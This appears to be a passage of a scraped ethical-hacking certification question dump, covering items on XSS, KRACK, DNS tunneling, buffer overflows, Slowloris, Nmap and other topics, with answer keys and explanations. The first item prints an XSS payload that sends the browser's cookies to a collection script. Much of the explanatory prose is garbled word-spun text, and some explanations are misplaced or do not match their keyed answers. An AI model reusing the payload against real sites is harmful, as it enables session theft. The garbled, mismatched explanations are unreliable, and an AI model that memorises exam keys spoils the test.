What issue occurred for the users who clicked on the image?

A. The code inject a new cookie to the browser.
B. The code redirects the user to another site.
C. The code is a virus that is attempting to gather the users username and password.
D. This php file silently executes the code and grabs the users session cookie and session ID.

Answer: D

document.write(<img.src=https://localhost/submitcookie.php cookie =+ escape(document.cookie) +/>);
(Cookie and session ID theft)
https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/
As seen in the indicated question, cookies are escaped and sent to script to variable 'cookie'. If the malicious user would inject this script into the website's code, then it will be executed in the user's browser and cookies will be sent to the malicious user.

Question: 145

in this attack, an adversary tricks a victim into reinstalling an already-in-use key. This is achieved by manipulating and replaying cryptographic handshake messages. When the victim reinstall the key, associated parameters such as the incremental transmit packet number and receive packet number are reset to their initial values. What is this attack called?

A. Chop chop attack
B. KRACK
C. Evil twin
D. Wardriving

Answer: B

In this attack KRACK is an acronym for Key Reinstallation Attack. KRACK may be a severe replay attack on Wi-Fi Protected Access protocol (WPA2), which secures your Wi-Fi connection. Hackers use KRACK to take advantage of a vulnerability in WPA2. When in close range of a possible victim, attackers can access and skim encrypted data using KRACK.
How KRACK Works
Your Wi-Fi client uses a four-way handshake when attempting to attach to a protected network. The handshake confirms that both the client — your smartphone, laptop, et cetera — and therefore the access point share the right credentials, usually a password for the network. This establishes the Pairwise passkey (PMK), which allows for encoding .
Overall, this handshake procedure allows for quick logins and connections and sets up a replacement encryption key with each connection. this is often what keeps data secure on Wi-Fi connections, and every one protected Wi-Fi connections use the four-way handshake for security. This protocol is that the reason users are encouraged to use private or credential-protected Wi-Fi instead of public connections.
KRACK affects the third step of the handshake, allowing the attacker to control and replay the WPA2 encryption key to trick it into installing a key already in use. When the key's reinstalled, other parameters related to it — the incremental transmit packet number called the nonce and therefore the replay counter — are set to their original values.
Rather than move to the fourth step within the four-way handshake, nonce resets still replay transmissions of the third step. This sets up the encryption protocol for attack, and counting on how the attackers replay the third-step transmissions, they will take down Wi-Fi security.
Why KRACK may be a Threat

Think of all the devices you employ that believe Wi-Fi. it isn't almost laptops and smartphones; numerous smart devices now structure the web of Things (IoT). due to the vulnerability in WPA2, everything connected to Wi-Fi is in danger of being hacked or hijacked.
Attackers using KRACK can gain access to usernames and passwords also as data stored on devices. Hackers can read emails and consider photos of transmitted data then use that information to blackmail users or sell it on the Dark Web.
Theft of stored data requires more steps, like an HTTP content injection to load malware into the system. Hackers could conceivably take hold of any device used thereon Wi-Fi connection. Because the attacks require hackers to be on the brink of the target, these internet security threats could also cause physical security threats.
On the opposite hand, the necessity to be in close proximity is that the only excellent news associated with KRACK, as meaning a widespread attack would be extremely difficult.
Victims are specifically targeted. However, there are concerns that a experienced attacker could develop the talents to use HTTP content injection to load malware onto websites to make a more widespread affect.
Everyone is in danger from KRACK vulnerability. Patches are available for Windows and iOS devices, but a released patch for Android devices is currently in question (November 2017). There are issues with the discharge , and lots of question if all versions and devices are covered.
The real problem is with routers and IoT devices. These devices aren't updated as regularly as computer operating systems, and for several devices, security flaws got to be addressed on the manufacturing side. New devices should address KRACK, but the devices you have already got in your home probably aren't protected.
The best protection against KRACK is to make sure any device connected to Wi-Fi is patched and updated with the newest firmware. that has checking together with your router's manufacturer periodically to ascertain if patches are available.
The safest connection option may be a private VPN, especially when publicly spaces. If you would like a VPN for private use, avoid free options, as they need their own security problems and there'll even be issues with HTTPs. Use a paid service offered by a trusted vendor like Kaspersky. Also, more modern networks use WPA3 for better security.
Avoid using public Wi-Fi, albeit it's password protection. That password is out there to almost anyone, which reduces the safety level considerably.
All the widespread implications of KRACK and therefore the WPA2 vulnerability aren't yet clear. what's certain is that everybody who uses Wi-Fi is in danger and wishes to require precautions to guard their data and devices.

Question: 146

John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?

A. DNS cache snooping
B. DNSSEC zone walking
C. DNS tunneling method
D. DNS enumeration

Answer: C

DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks.
Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi.
On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and voilà, we've internet access.
This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow.
Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances…) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool… you name it.
To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there.
There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it).
As a pentester all this is often great, as a network admin not such a lot .
How does it work:
For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web , it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names.
For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is:
• A Record: Maps a website name to an IP address.
example.com ? 12.34.52.67
• NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers.
example.com ? server1.example.com, server2.example.com
Who is involved in DNS tunneling?
• Client. Will launch DNS requests with data in them to a website .
• One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own.
• Server. this is often the defined nameserver which can ultimately receive the DNS requests.
The 6 Steps in DNS tunneling (simplified):
1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance : mypieceofdata.server1.example.com
2. The DNS request goes bent a DNS server.
3. The DNS server finds out the A register of your domain with the IP address of your server.
4. The request for mypieceofdata.server1.example.com is forwarded to the server.
5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request.
6. The server replies back over DNS and woop woop, we've got signal.

Bypassing Firewalls through the DNS Tunneling Method DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server. Tools such as NSTX (https://sourceforge.net), Heyoka (http://heyoka.sourceforge.netuse), and Iodine (https://code.kryo.se) use this technique of tunneling traffic across DNS port 53. CEH v11 Module 12 Page 994


Question: 147

John is investigating web-application firewall logs and observers that someone is attempting to inject the following:
char buff[10];
buff[>o] - 'a':
What type of attack is this?

A. CSRF
B. XSS
C. Buffer overflow
D. SQL injection

Answer: C

Buffer overflow this attack is an anomaly that happens when software writing data to a buffer overflows the buffer's capacity, leading to adjacent memory locations being overwritten. In other words, an excessive amount of information is being passed into a container that doesn't have enough space, which information finishes up replacing data in adjacent containers.
Buffer overflows are often exploited by attackers with a goal of modifying a computer's memory so as to undermine or take hold of program execution.



What's a buffer?
A buffer, or data buffer, is a neighborhood of physical memory storage wont to temporarily store data while it's being moved from one place to a different . These buffers typically sleep in RAM memory. Computers frequently use buffers to assist improve performance; latest hard drives cash in of buffering to efficiently access data, and lots of online services also use buffers. for instance , buffers are frequently utilized in online video streaming to stop interruption. When a video is streamed, the video player

downloads and stores perhaps 20% of the video at a time during a buffer then streams from that buffer. This way, minor drops in connection speed or quick service disruptions won't affect the video stream performance.
Buffers are designed to contain specific amounts of knowledge . Unless the program utilizing the buffer has built-in instructions to discard data when an excessive amount of is shipped to the buffer, the program will overwrite data in memory adjacent to the buffer.
Buffer overflows are often exploited by attackers to corrupt software. Despite being well-understood, buffer overflow attacks are still a serious security problem that torment cyber-security teams. In 2014 a threat referred to as 'heartbleed' exposed many many users to attack due to a buffer overflow vulnerability in SSL software.
How do attackers exploit buffer overflows?
An attacker can deliberately feed a carefully crafted input into a program which will cause the program to undertake and store that input during a buffer that isn't large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code together with his own executable code, which may drastically change how the program is meant to figure .
For example if the overwritten part in memory contains a pointer (an object that points to a different place in memory) the attacker's code could replace that code with another pointer that points to an exploit payload. this will transfer control of the entire program over to the attacker's code.

Question: 148

A post-breach forensic investigation revealed that a known vulnerability in Apache Struts was to blame for the Equifax data breach that affected 143 million customers. A fix was available from the software vendor for several months prior 10 the Intrusion. This Is likely a failure in which of the following security processes?

A. vendor risk management
B. Security awareness training
C. Secure deployment lifecycle
D. Patch management

Answer: D

Patch management is that the method that helps acquire, test and install multiple patches (code changes) on existing applications and software tools on a pc, enabling systems to remain updated on existing patches and determining that patches are the suitable ones. Managing patches so becomes simple and simple.
Patch Management is usually done by software system firms as a part of their internal efforts to mend problems with the various versions of software system programs and also to assist analyze existing software system programs and discover any potential lack of security features or different upgrades. Software patches help fix those problems that exist and are detected solely once the software's initial unharness. Patches mostly concern security while there are some patches that concern the particular practicality of programs as well.

Question: 149

After an audit, the auditors Inform you that there is a critical finding that you must tackle Immediately. You read the audit report, and the problem is the service running on port 389. Which service Is this and how can you tackle the problem?

A. The service is LDAP. and you must change it to 636. which is LDPAPS.
B. The service is NTP. and you have to change It from UDP to TCP in order to encrypt it
C. The findings do not require immediate actions and are only suggestions.
D. The service is SMTP, and you must change it to SMIME. which is an encrypted way to send emails.

Answer: A

https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol
LDAP, the Lightweight Directory Access Protocol, is a mature, flexible, and well supported standards-based mechanism for interacting with directory servers. It's often used for authentication and storing information about users, groups, and applications, but an LDAP directory server is a fairly general-purpose data store and can be used in a wide variety of applications.
The LDAP protocol can deal in quite a bit of sensitive data: Active Directory usernames, login attempts, failed-login notifications, and more. If attackers get ahold of that data in flight, they might be able to compromise data like legitimate AD credentials and use it to poke around your network in search of valuable assets.
Encrypting LDAP traffic in flight across the network can help prevent credential theft and other malicious activity, but it's not a failsafe—and if traffic is encrypted, your own team might miss the signs of an attempted attack in progress.
While LDAP encryption isn't standard, there is a nonstandard version of LDAP called Secure LDAP, also known as "LDAPS" or "LDAP over SSL" (SSL, or Secure Socket Layer, being the now-deprecated ancestor of Transport Layer Security).
LDAPS uses its own distinct network port to connect clients and servers. The default port for LDAP is port 389, but LDAPS uses port 636 and establishes TLS/SSL upon connecting with a client.

Question: 150

Kevin, a professional hacker, wants to penetrate CyberTech Inc.'s network. He employed a technique, using which he encoded packets with Unicode characters. The company's IDS cannot recognize the packet, but the target web server can decode them.
What is the technique used by Kevin to evade the IDS system?

A. Desynchronization
B. Obfuscating
C. Session splicing
D. Urgency flag

Answer: B

Adversaries could decide to build an possible or file difficult to find or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. this is often common behavior which will be used across totally different platforms and therefore the network to evade defenses.
Payloads may be compressed, archived, or encrypted so as to avoid detection. These payloads may be used throughout Initial Access or later to mitigate detection. typically a user's action could also be needed to open and Deobfuscate/Decode Files or info for User Execution. The user can also be needed to input a parole to open a parole protected compressed/encrypted file that was provided by the mortal. Adversaries can also used compressed or archived scripts, like JavaScript.
Portions of files can even be encoded to cover the plain-text strings that will otherwise facilitate defenders with discovery. Payloads can also be split into separate, ostensibly benign files that solely reveal malicious practicality once reassembled.
Adversaries can also modify commands dead from payloads or directly via a Command and Scripting Interpreter. surroundings variables, aliases, characters, and different platform/language specific linguistics may be wont to evade signature based mostly detections and application management mechanisms.

Question: 151

Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring. Which of the following is this type of solution?

A. SaaS
B. IaaS
C. CaaS
D. PasS

Answer: A

Software as a service (SaaS) allows users to attach to and use cloud-based apps over the web. Common examples ar email, calendaring and workplace tool (such as Microsoft workplace 365).
SaaS provides a whole software solution that you get on a pay-as-you-go basis from a cloud service provider. You rent the use of an app for your organisation and your users connect with it over the web, typically with an internet browser. All of the underlying infrastructure, middleware, app software system and app knowledge ar located within the service provider's knowledge center. The service provider manages the hardware and software system and with the appropriate service agreement, can make sure the availability and also the security of the app and your data as well. SaaS allows your organisation to induce quickly up and running with an app at token upfront cost.
Common SaaS scenarios
This tool having used a web-based email service like Outlook, Hotmail or Yahoo! Mail, then you have got already used a form of SaaS. With these services, you log into your account over the web, typically from an internet browser. the e-mail software system is found on the service provider's network and your messages ar hold on there moreover. you can access your email and hold on messages from an internet browser on any laptop or Internet-connected device.

The previous examples are free services for personal use. For organisational use, you can rent productivity apps, like email, collaboration and calendaring; and sophisticated business applications like client relationship management (CRM), enterprise resource coming up with (ERP) and document management. You buy the use of those apps by subscription or per the level of use.
Advantages of SaaS
Gain access to stylish applications. to supply SaaS apps to users, you don't ought to purchase, install, update or maintain any hardware, middleware or software system. SaaS makes even sophisticated enterprise applications, like ERP and CRM, affordable for organisations that lack the resources to shop for, deploy and manage the specified infrastructure and software system themselves.
Pay just for what you utilize. you furthermore may economize because the SaaS service automatically scales up and down per the level of usage.
Use free shopper software system. Users will run most SaaS apps directly from their web browser without needing to transfer and install any software system, though some apps need plugins. this suggests that you simply don't ought to purchase and install special software system for your users.
Mobilise your hands simply. SaaS makes it simple to "mobilise" your hands as a result of users will access SaaS apps and knowledge from any Internet-connected laptop or mobile device. You don't ought to worry concerning developing apps to run on differing types of computers and devices as a result of the service supplier has already done therefore. additionally, you don't ought to bring special experience aboard to manage the safety problems inherent in mobile computing. A fastidiously chosen service supplier can make sure the security of your knowledge, no matter the sort of device intense it.
Access app knowledge from anyplace. With knowledge hold on within the cloud, users will access their info from any Internet-connected laptop or mobile device. And once app knowledge is hold on within the cloud, no knowledge is lost if a user's laptop or device fails.

Question: 152

A DDOS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete.
Which attack is being described here?

A. Desynchronization
B. Slowloris attack
C. Session splicing
D. Phlashing

Answer: B

Developed by Robert "RSnake" Hansen, Slowloris is DDoS attack software that permits one computer to require down an internet server. Due the straightforward yet elegant nature of this attack, it requires minimal bandwidth to implement and affects the target server's web server only, with almost no side effects on other services and ports.
Slowloris has proven highly-effective against many popular sorts of web server software, including Apache 1.x and 2.x.
Over the years, Slowloris has been credited with variety of high-profile server takedowns. Notably, it had been used extensively by Iranian 'hackivists' following the 2009 Iranian presidential election to attack Iranian government internet sites .

Slowloris works by opening multiple connections to the targeted web server and keeping them open as long as possible. It does this by continuously sending partial HTTP requests, none of which are ever completed. The attacked servers open more and connections open, expecting each of the attack requests to be completed.
Periodically, the Slowloris sends subsequent HTTP headers for every request, but never actually completes the request. Ultimately, the targeted server's maximum concurrent connection pool is filled, and extra (legitimate) connection attempts are denied.
By sending partial, as against malformed, packets, Slowloris can easily elapse traditional Intrusion Detection systems.
Named after a kind of slow-moving Asian primate, Slowloris really does win the race by moving slowly and steadily. A Slowloris attack must await sockets to be released by legitimate requests before consuming them one by one.
For a high-volume internet site , this will take a while . the method are often further slowed if legitimate sessions are reinitiated. But within the end, if the attack is unmitigated, Slowloris—like the tortoise—wins the race.
If undetected or unmitigated, Slowloris attacks also can last for long periods of your time . When attacked sockets outing , Slowloris simply reinitiates the connections, continuing to reach the online server until mitigated.
Designed for stealth also as efficacy, Slowloris are often modified to send different host headers within the event that a virtual host is targeted, and logs are stored separately for every virtual host.
More importantly, within the course of an attack, Slowloris are often set to suppress log file creation. this suggests the attack can catch unmonitored servers off-guard, with none red flags appearing in log file entries.
Methods of mitigation
Imperva's security services are enabled by reverse proxy technology, used for inspection of all incoming requests on their thanks to the clients' servers.
Imperva's secured proxy won't forward any partial connection requests—rendering all Slowloris DDoS attack attempts completely and utterly useless.

Question: 153

Which iOS jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?

A. Tethered jailbreaking
B. Semi-tethered jailbreaking
C. Untethered jailbreaking
D. Semi-Untethered jailbreaking

Answer: C

An untethered jailbreak is one that allows a telephone to finish a boot cycle when being pwned with none interruption to jailbreak-oriented practicality.
Untethered jailbreaks area unit the foremost sought-after of all, however they're additionally the foremost difficult to attain due to the powerful exploits and organic process talent they need. associate unbound jailbreak is sent over a physical USB cable association to a laptop or directly on the device itself by approach of associate application-based exploit, like a web site in campaign.

Upon running associate unbound jailbreak, you'll be able to flip your pwned telephone off and on once more while not running the jailbreak tool once more. all of your jailbreak tweaks and apps would then continue in operation with none user intervention necessary.
It's been an extended time since IOS has gotten the unbound jailbreak treatment. the foremost recent example was the computer-based Pangu break, that supported most handsets that ran IOS nine.1.
We've additionally witnessed associate unbound jailbreak within the kind of JailbreakMe, that allowed users to pwn their handsets directly from the mobile campaign applications programme while not a laptop.

Question: 154

The network users are complaining because their system are slowing down. Further, every time they attempt to go a website, they receive a series of pop-ups with advertisements. What types of malware have the system been infected with?

A. Virus
B. Spyware
C. Trojan
D. Adware

Answer: D

Adware, or advertising supported computer code, is computer code that displays unwanted advertisements on your pc. Adware programs can tend to serve you pop-up ads, will modification your browser's homepage, add spyware and simply bombard your device with advertisements. Adware may be a additional summary name for doubtless unwanted programs. It's roughly a virulent disease and it's going to not be as clearly malicious as a great deal of different problematic code floating around on the net. create no mistake concerning it, though, that adware has to return off of no matter machine it's on. Not solely will adware be extremely annoying whenever you utilize your machine, it might additionally cause semipermanent problems for your device.
Adware a network users the browser to gather your internet browsing history so as to 'target' advertisements that appear tailored to your interests. At their most innocuous, adware infections square measure simply annoying. as an example, adware barrages you with pop-up ads that may create your net expertise markedly slower and additional labor intensive.

Question: 155

You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: "The attacker must scan every port on the server several times using a set of spoofed sources IP addresses. " Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?

A. The -A flag
B. The -g flag
C. The -f flag
D. The -D flag

Answer: D

flags –source-port and -g are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

Question: 156

A penetration tester is performing the footprinting process and is reviewing publicly available information about an organization by using the Google search engine.
Which of the following advanced operators would allow the pen tester to restrict the search to the organization's web domain?

A. [allinurl:]
B. [location:]
C. [site:]
D. [link:]

Answer: C

Google hacking or Google dorking https://en.wikipedia.org/wiki/Google_hacking
It is a hacker technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites are using. Google dorking could also be used for OSINT.
Search syntax https://en.wikipedia.org/wiki/Google_Search
Google's search engine has its own built-in query language. The following list of queries can be run to find a list of files, find information about your competition, track people, get information about SEO backlinks, build email lists, and of course, discover web vulnerabilities.
- *[site:]* - Search within a specific website
Incorrect answers:
- *[allinurl:]* - it can be used to fetch results whose URL contains all the specified characters
- *[link:]* - Search for links to pages
- *[location:]* - A tricky option.

Question: 157

Mr. Omkar performed tool-based vulnerability assessment and found two vulnerabilities. During analysis, he found that these issues are not true vulnerabilities.
What will you call these issues?

A. False positives
B. True negatives
C. True positives
D. False negatives

Answer: A

False Positives occur when a scanner, Web Application Firewall (WAF), or Intrusion Prevention System (IPS) flags a security vulnerability that you do not have. A false negative is the opposite of a false positive, telling you that you don't have a vulnerability when, in fact, you do.
A false positive is like a false alarm; your house alarm goes off, but there is no burglar. In web application security, a false positive is when a web application security scanner indicates that there is a vulnerability on your website, such as SQL Injection, when, in reality, there is not. Web security experts and penetration testers use automated web application security scanners to ease the penetration testing process. These tools help them ensure that all web application attack surfaces are correctly tested in a reasonable amount of time. But many false positives tend to break down this process. If the first 20 variants are false, the penetration tester assumes that all the others are false positives and ignore the rest. By doing so, there is a good chance that real web application vulnerabilities will be left undetected.
When checking for false positives, you want to ensure that they are indeed false. By nature, we humans tend to start ignoring false positives rather quickly. For example, suppose a web application security scanner detects 100 SQL Injection vulnerabilities. If the first 20 variants are false positives, the penetration tester assumes that all the others are false positives and ignore all the rest. By doing so, there are chances that real web application vulnerabilities are left undetected. This is why it is crucial to check every vulnerability and deal with each false positive separately to ensure false positives.

Question: 158

Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed.
What is the port scanning technique used by Sam to discover open ports?

A. Xmas scan
B. IDLE/IPID header scan
C. TCP Maimon scan
D. ACK flag probe scan

Answer: C

TCP Maimon scan
This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe.
https://nmap.org/book/scan-methods-maimon-scan.html
How Nmap interprets responses to a Maimon scan probe
Probe Response Assigned State
No response received (even after retransmissions) open|filtered

TCP RST packet closed
ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) filtered

Question: 159

Based on the below log, which of the following sentences are true?
Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

A. Application is FTP and 10.240.250.23 is the client and 10.249.253.15 is the server.
B. Application is SSH and 10.240.250.23 is the server and 10.249.253.15 is the client.
C. SSH communications are encrypted; it's impossible to know who is the client or the server.
D. Application is SSH and 10.240.250.23 is the client and 10.249.253.15 is the server.

Answer: D

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip
Let's just disassemble this entry.
Mar 1, 2016, 7:33:28 AM - time of the request
10.240.250.23 - 54373 - client's IP and port
10.249.253.15 - server IP
- 22 - SSH port

Question: 160

You want to analyze packets on your wireless network. Which program would you use?

A. Wireshark with Airpcap
B. Airsnort with Airpcap
C. Wireshark with Winpcap
D. Ethereal with Winpcap

Answer: A

https://support.riverbed.com/content/support/software/steelcentral-npm/airpcap.html
Since this question refers specifically to analyzing a wireless network, it is obvious that we need an option with AirPcap (Riverbed AirPcap USB-based adapters capture 802.11 wireless traffic for analysis). Since it works with two traffic analyzers SteelCentral Packet Analyzer (Cascade Pilot) or Wireshark, the correct option would be "Wireshark with Airpcap."
NOTE: AirPcap adapters no longer available for sale effective January 1, 2018, but a question on this topic may occur on your exam.

Question: 161

When conducting a penetration test, it is crucial to use all means to get all available information about the target network. One of the ways to do that is by sniffing the network. Which of the following cannot be performed by the passive network sniffing?

A. Identifying operating systems, services, protocols and devices
B. Modifying and replaying captured network traffic
C. Collecting unencrypted information about usernames and passwords
D. Capturing a network traffic for further analysis

Answer: B

Question: 162

An unauthorized individual enters a building following an employee through the employee entrance after the lunch rush. What type of breach has the individual just performed?

A. Reverse Social Engineering
B. Tailgating
C. Piggybacking
D. Announced

Answer: B

· Identifying operating systems, services, protocols and devices,
· Collecting unencrypted information about usernames and passwords,
· Capturing network traffic for further analysis
are passive network sniffing methods since with the help of them we only receive information and do not make any changes to the target network. When modifying and replaying the captured network traffic, we are already starting to make changes and actively interact with it.

Question: 163

Which of these is capable of searching for and locating rogue access points?

A. HIDS
B. WISS
C. WIPS
D. NIDS

Answer: C

A Wireless Intrusion Prevention System (WIPS) is a network device that monitors the radio spectrum for the presence of unauthorized access points (intrusion detection), and can automatically take countermeasures (intrusion prevention).

Question: 164

You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?

A. 210.1.55.200
B. 10.1.4.254
C. 10.1.5.200
D. 10.1.4.156

Answer: C

https://en.wikipedia.org/wiki/Subnetwork
As we can see, we have an IP address of 10.1.4.0 with a subnet mask of /23. According to the question, we need to determine which IP address will be included in the range of the last 100 IP addresses.
The available addresses for hosts start with 10.1.4.1 and end with 10.1.5.254. Now you can clearly see that the last 100 addresses include the address 10.1.5.200.

Question: 165

You want to do an ICMP scan on a remote computer using hping2. What is the proper syntax?

A. hping2 host.domain.com
B. hping2 --set-ICMP host.domain.com
C. hping2 -i host.domain.com
D. hping2 -1 host.domain.com

Answer: D

http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf
Most ping programs use ICMP echo requests and wait for echo replies to come back to test connectivity. Hping2 allows us to do the same testing using any IP packet, including ICMP, UDP, and TCP. This can be helpful since nowadays most firewalls or routers block ICMP. Hping2, by default, will use TCP, but, if you still want to send an ICMP scan, you can. We send ICMP scans using the -1 (one) mode. Basically the syntax will be hping2 -1 IPADDRESS
[root@localhost hping2-rc3]# hping2 -1 192.168.0.100
HPING 192.168.0.100 (eth0 192.168.0.100): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.0.100 ttl=128 id=27118 icmp_seq=0 rtt=14.9 ms
len=46 ip=192.168.0.100 ttl=128 id=27119 icmp_seq=1 rtt=0.5 ms
len=46 ip=192.168.0.100 ttl=128 id=27120 icmp_seq=2 rtt=0.5 ms
len=46 ip=192.168.0.100 ttl=128 id=27121 icmp_seq=3 rtt=1.5 ms
len=46 ip=192.168.0.100 ttl=128 id=27122 icmp_seq=4 rtt=0.9 ms
— 192.168.0.100 hping statistic —
5 packets tramitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.5/3.7/14.9 ms

[root@localhost hping2-rc3]#


Question: 166

An Internet Service Provider (ISP) has a need to authenticate users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.
Which AAA protocol is the most likely able to handle this requirement?

A. TACACS+
B. DIAMETER
C. Kerberos
D. RADIUS

Answer: D

https://en.wikipedia.org/wiki/RADIUS
Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service.
RADIUS is a client/server protocol that runs in the application layer, and can use either TCP or UDP. Network access servers, which control access to a network, usually contain a RADIUS client component that communicates with the RADIUS server. RADIUS is often the back-end of choice for 802.1X authentication. A RADIUS server is usually a background process running on UNIX or Microsoft Windows.
Authentication and authorization
The user or machine sends a request to a Network Access Server (NAS) to gain access to a particular network resource using access credentials. The credentials are passed to the NAS device via the link-layer protocol—for example, Point-to-Point Protocol (PPP) in the case of many dialup or DSL providers or posted in an HTTPS secure web form.
In turn, the NAS sends a RADIUS Access Request message to the RADIUS server, requesting authorization to grant access via the RADIUS protocol.
This request includes access credentials, typically in the form of username and password or security certificate provided by the user. Additionally, the request may contain other information which the NAS knows about the user, such as its network address or phone number, and information regarding the user's physical point of attachment to the NAS.
